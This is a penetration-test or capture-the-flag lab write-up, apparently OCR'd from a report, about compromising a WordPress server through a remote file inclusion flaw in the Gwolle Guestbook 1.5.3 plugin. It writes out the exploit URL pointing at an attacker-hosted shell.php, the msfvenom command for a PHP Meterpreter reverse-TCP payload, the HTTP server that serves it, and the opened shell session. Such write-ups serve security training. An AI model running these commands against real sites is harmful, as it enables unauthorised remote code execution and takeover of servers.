Attack Path

First, used Nmap to scan the open host and found out 10.20.160.145 host.

```
root@kali:~# nmap 10.20.160.10-150
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-03 12:55 EST
Nmap scan report for 10.20.160.145
Host is up (0.00035s latency).
Not shown: 997 filtered ports
PORT    STATE  SERVICE
22/tcp  closed ssh
80/tcp  open   http
443/tcp open   https
```

Figure 1 Nmap scan of 10.20.160.10-150

From the website, I found that it is powered by WordPress.

Hack Me / Proudly powered by WordPress

Figure 2 Capture of the website

Used wordpress scanner to find the vulnerability of the host as it is created by wordpress.

```
root@kali:~# wpscan --url 10.20.160.145
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.8.2
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]n
```

Figure 3 Capture of wpscan of 10.20.160.145

From the outcome of the scan, gwolle-gb looks suspicious. So, from searching the internet, I found out that WordPress Gwolle Guestbook plugin before 1.5.4 has vulnerability. The host 10.20.160.145 uses 1.5.3 version of WordPress Gwolle Guestbook plugin.

PHP remote file inclusion vulnerability in the Gwolle Guestbook plugin for WordPress, when allow_url_include is enabled, allows remote authenticated users to execute arbitrary PHP code via a URL in the abspath parameter to frontend/captcha/ajaxresponse.php.



Figure 4 Capture of the gwolle-gb

Exploit handler before creating php by msfvenom for remote file inclusion.



Figure 5 Capture of exploiting handler



Figure 6 creating shell.php by msfvenom

Start http server on python.

```
root@kali:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.20.160.145 - - [03/Dec/2022 13:37:33] code 404, message File not found
10.20.160.145 - - [03/Dec/2022 13:37:33] "GET /shell.phpwp-load.php HTTP/1.
0" 404 -
hell.phpwp-load.php ^C
```

Figure 7 Capture of starting http server

Using Remote file inclusion to execute php file through URL to host 10.20.160.145.



Figure 8 Executing shell on the other host

http://10.20.160.145/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://10.20.150.101:8000/shell.php

From figure7, I found that it executes by shell.phpwp-load.php. So, I created msfvenom again changing the php name to shell.phpwp-load.php.

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.20.150.101 LP
ORT=8443 -f raw > shell.phpwp-load.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1114 bytes

root@kali:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Figure 9 Creating php file

Rerun the command for Remote file inclusion to execute php file through URL to host 10.20.160.145. It executes meterpreter shell.

```
[*] Started reverse TCP handler on 10.20.150.101:8443
[*] Sending stage (38288 bytes) to 10.20.160.145
[*] Meterpreter session 1 opened (10.20.150.101:8443 → 10.20.160.145:35248
) at 2022-12-03 13:39:39 -0500

meterpreter > shell
Process 2044 created.
Channel 0 created.
```

Figure 10 Capture of success on rfi exploit

Found local.txt hash file.



Figure 11 Hash from local.txt

I first found out that the website is created on wordpress. So, I used wpscan to find out the vulnerability. Looking through the plugins, it was using the 1.5.3 version of WordPress Gwolle Guestbook plugin which has vulnerability before the 1.5.4 version has a vulnerability.

PHP remote file inclusion vulnerability in the Gwolle Guestbook plugin for WordPress. So, I created a php file from msfvenom to execute arbitrary PHP code via a URL. I successfully got the local.txt.